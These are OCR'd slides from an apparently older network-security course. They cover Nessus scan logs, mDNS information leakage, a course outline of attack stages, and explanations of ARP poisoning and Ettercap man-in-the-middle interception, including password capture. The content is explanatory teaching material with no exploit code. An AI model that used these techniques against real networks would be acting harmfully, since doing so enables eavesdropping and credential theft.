
Nessus Vulnerability Scanner



Nessus Vulnerability Scanner



Nessus Vulnerability Scanner



Nessus Vulnerability Scanner

Selected log entries from Nessus scan

/var/log/syslog entries

Feb 7 22:31:20 tea in.identd[25472]: request_thread: read(10, ..., 1023) failed: Connection reset by peer

/var/log/messages entries

Feb 7 22:30:52 tea sshd[25424]: Did not receive identification string from 10.0.0.112

Feb 7 22:31:02 tea popa3d[25429]: Didn't attempt authentication

Feb 7 22:31:03 tea sshd[25434]: Illegal user pam_ssh_user_enumeration.nasl from 10.0.0.112

Feb 7 22:31:09 tea in.identd[25438]: reply to 10.0.0.112: 0 , 0 : ERROR: INVALID-PORT

Feb 7 22:31:14 tea in.identd[25444]: reply to 10.0.0.112: 0 , 0 : ERROR: UNKNOWN-ERROR

Feb 7 22:31:14 tea in.identd[25447]: reply to 10.0.0.112: 53 , 1207 : USERID : UNIX :root

Feb 7 22:31:36 tea sshd[25501]: Failed password for root from 10.0.0.112 port 1284 ssh2

Feb 7 22:31:37 tea sshd[25508]: Protocol major versions differ for 10.0.0.112: SSH-1.99-Open

Feb 7 22:32:40 tea telnetd[25586]: ttloop: read: Connection reset by peer

/var/log/maillog entries

Feb 7 22:31:55 tea sm-mta[25548]: root@host1@tea.treacle.com... Invalid route address

Feb 7 22:31:55 tea sm-mta[25549]: /tmp/nessus_test... Cannot mail directly to files

Feb 7 22:31:55 tea sm-mta[25554]: |testing... Cannot mail directly to programs

Feb 7 22:35:11 tea sm-mta[25562]: to=<test_2@example.com>, delay=00:03:09, xdelay=00:03:09, mailer=esmtp, pri=30001, relay=example.com. [192.0.32.10], dsn=4.0.0, stat=Deferred: Connection timed out with example.com. (left behind in email queue)

Nessus and OS X

- Nessus finds 1 open port – 5353/UDP (mDNS) - if scanning an Apple w/firewall off (the default)
- mDNS (multicast DNS) provides DNS for service discovery in a small network without a DNS server
- Via the mDNS protocol, can extract computer's name, MAC, type (e.g. PowerBook laptop), and OS (e.g. OS X 10.4.8).

News!

Breaking into the US citadel was easier than child's play

April 22, 2006, Financial Times

- Accused of military hack against US computer systems
- Reportedly caused $700,000 damage to Pentagon, Army, Navy and NASA computer systems
- Faces up to 70 years in prison.
- "It was ridiculously easy. I was using commercially available, off-the-shelf software that enabled me to scan networks." He scanned looking for network administrator accounts where the password had been left blank. Out of 5,000 scanned, 50 were vulnerable.
- Accused failed to finish his Higher National Diploma in computer programming because he had difficulties with the higher-level mathematics required.

Course Outline

A. The Internet, TCP/IP, PANs LANs, CANs, MANs, & WANs
B. Ping sweeps, port scans, traceroutes, & OS fingerprinting
C. Attacker Profiles
D. Attack Points
   - Physical access
   - Wireless access
   - Human access
   - LAN (insider) access
   - Remote (Internet) access
E. Anatomy of an Attack
   - Step 1: Target survey
   - Step 2: Vulnerability assessment √ DONE!
   - Step 3: Vulnerability exploitation
   - Step 4: Maintaining access/persistence
   - Step 5: Covering tracks
F. Physical access attacks
G. The future: emerging technologies

The Anatomy of an Attack

Step 3. Vulnerability Exploitation

- Exploitation with LAN access – MITM attacks: Ettercap
- Exploitation via password guessing – FTP, SSH, RDP
- Exploitation via human access – Trojans: Elitewrap
- Capturing passwords & files with physical access
- Capturing passwords & files with remote access
- Capturing passwords & files with LAN access: pwdump
- Cracking passwords: John, SamInside DAY 3
- Exploitation via discovered vulnerabilities
- Code injection: SQL injection, XSS, iFrame injection
- Metasploit, Buffer overflows, RPC exploits
- MS IIS exploits: Pushing a shell using Netcat, TFTP
- Exploiting Vista
- Exploiting mobile devices

ARP spoofing and poisoning

TRAFFIC TRICKS

Attacking switched LANs with Ettercap

Any user on a LAN can sniff and manipulate local traffic. ARP spoofing and poisoning techniques give an attacker an easy way.

Exploitation with LAN Access

Attacking Switched LANs


- ARP: Address Resolution Protocol
  - Maps IP addresses to MAC addresses
- ARP cache poisoning or ARP spoofing an insider attack!
- Attack by updating (poisoning) the target computer's ARP cache with a forged ARP reply packet
- Target computer sends frames that were for the original destination (e.g. the edge router) to the attacker's computer first so the frames can be read
- A successful ARP attack is invisible to the victims


Exploitation with LAN Access

Dynamic Host Configuration Protocol

- In most networks: i.e. To: everyone!
- Each host makes a **DHCP** request as it boots
- The request is addressed to FF-FF-FF-FF-FF-FF
- The DHCP server returns an IP address, netmask, default gateway IP address, and a DNS server IP address
- When the host opens a browser, it makes a DNS request to get the IP address of its default URL
- This will first generate an ARP request to get the MAC address of the IP address to where the DNS request goes
- The request is addressed to FF-FF-FF-FF-FF-FF
- As all this occurs within a host, the ARP caches get populated on the host, edge router, and the switch

ARP


INTERNET
Edge Router
192.168.0.1
00-00-FF-FF-00-00
Switch
1 2 3 4
Switch Table
Port MAC Port MAC
1 -00 3 -02
2 -01 4 -03
PC1
192.168.0.101
00-00-FF-FF-00-01
PC2
192.168.0.102
00-00-FF-FF-00-02
PC3
192.168.0.103
00-00-FF-FF-00-03
ARP Caches
Router
IP MAC
.101 -01
.102 -02
.103 -03
PC1
IP MAC
.1 -00
.102 -02
.103 -03
PC2
IP MAC
.1 -00
.101 -01
.103 -03
PC3
IP MAC
.1 -00
.101 -01
.102 -02


Command Prompt
C:\Documents and Settings\Name>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Media State . . . . . : Media disconnect
Ethernet adapter Wireless Network Connection:
Connection-specific DNS Suffix . : hsd1.ca.comcast.
IP Address. . . . . : 192.168.1.100
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
C:\Documents and Settings\Name>arp -a
Interface: 192.168.1.100 --- 0x10004
Internet Address Physical Address Type
192.168.1.101 00-0c-41-b4-e6-f8 dynamic
C:\Documents and Settings\Name>
Ettercap lies about its IP address, but not about its MAC

Ettercap

A poisonous spider in *The Hobbit*


- A multipurpose sniffer/interceptor/logger for switched LANs
- Available for Linux, Windows, MAC, and Solaris
- Poisoning ARP caches provides the following features:
- Password collector for: TELNET, FTP, POP, RLOGIN, SSH1, ICQ, IRC, MySQL, HTTP, Napster, RIP, IMAP, VNC, LDAP, NFS, SNMP, Half-Life, Quake3, etc.
- Packet filtering/dropping: searches for specific string in frames, replaces it with another string or drops entire frame.
- MITM SSH1 & SSL attacks: Forges appropriate Digital Certificates and creates an encrypted channel.

Ettercap: Attacking From Inside!

- Start attack by selecting "Target 1" and "Target 2," between which you sit = MITM (Man in the Middle)
- Ettercap intervenes in traffic stream, changing, manually or automatically, anything that goes to, or comes from, the client under attack. For example:
- Ettercap sends gratuitous ARP reply (periodically) to victim (Target 1), telling it to match Ettercap's MAC address to IP address of the edge router (Target 2)
- Then Ettercap sends a gratuitous ARP reply (periodically) to the edge router, telling it to match Ettercap's MAC address with the IP address of the victim
- After viewing, saving, or modifying each packet (frame), Ettercap sends it on to the correct MAC address
- In the clear: usernames and passwords, visited Web pages, everything is seen! (Can even do SSL.)

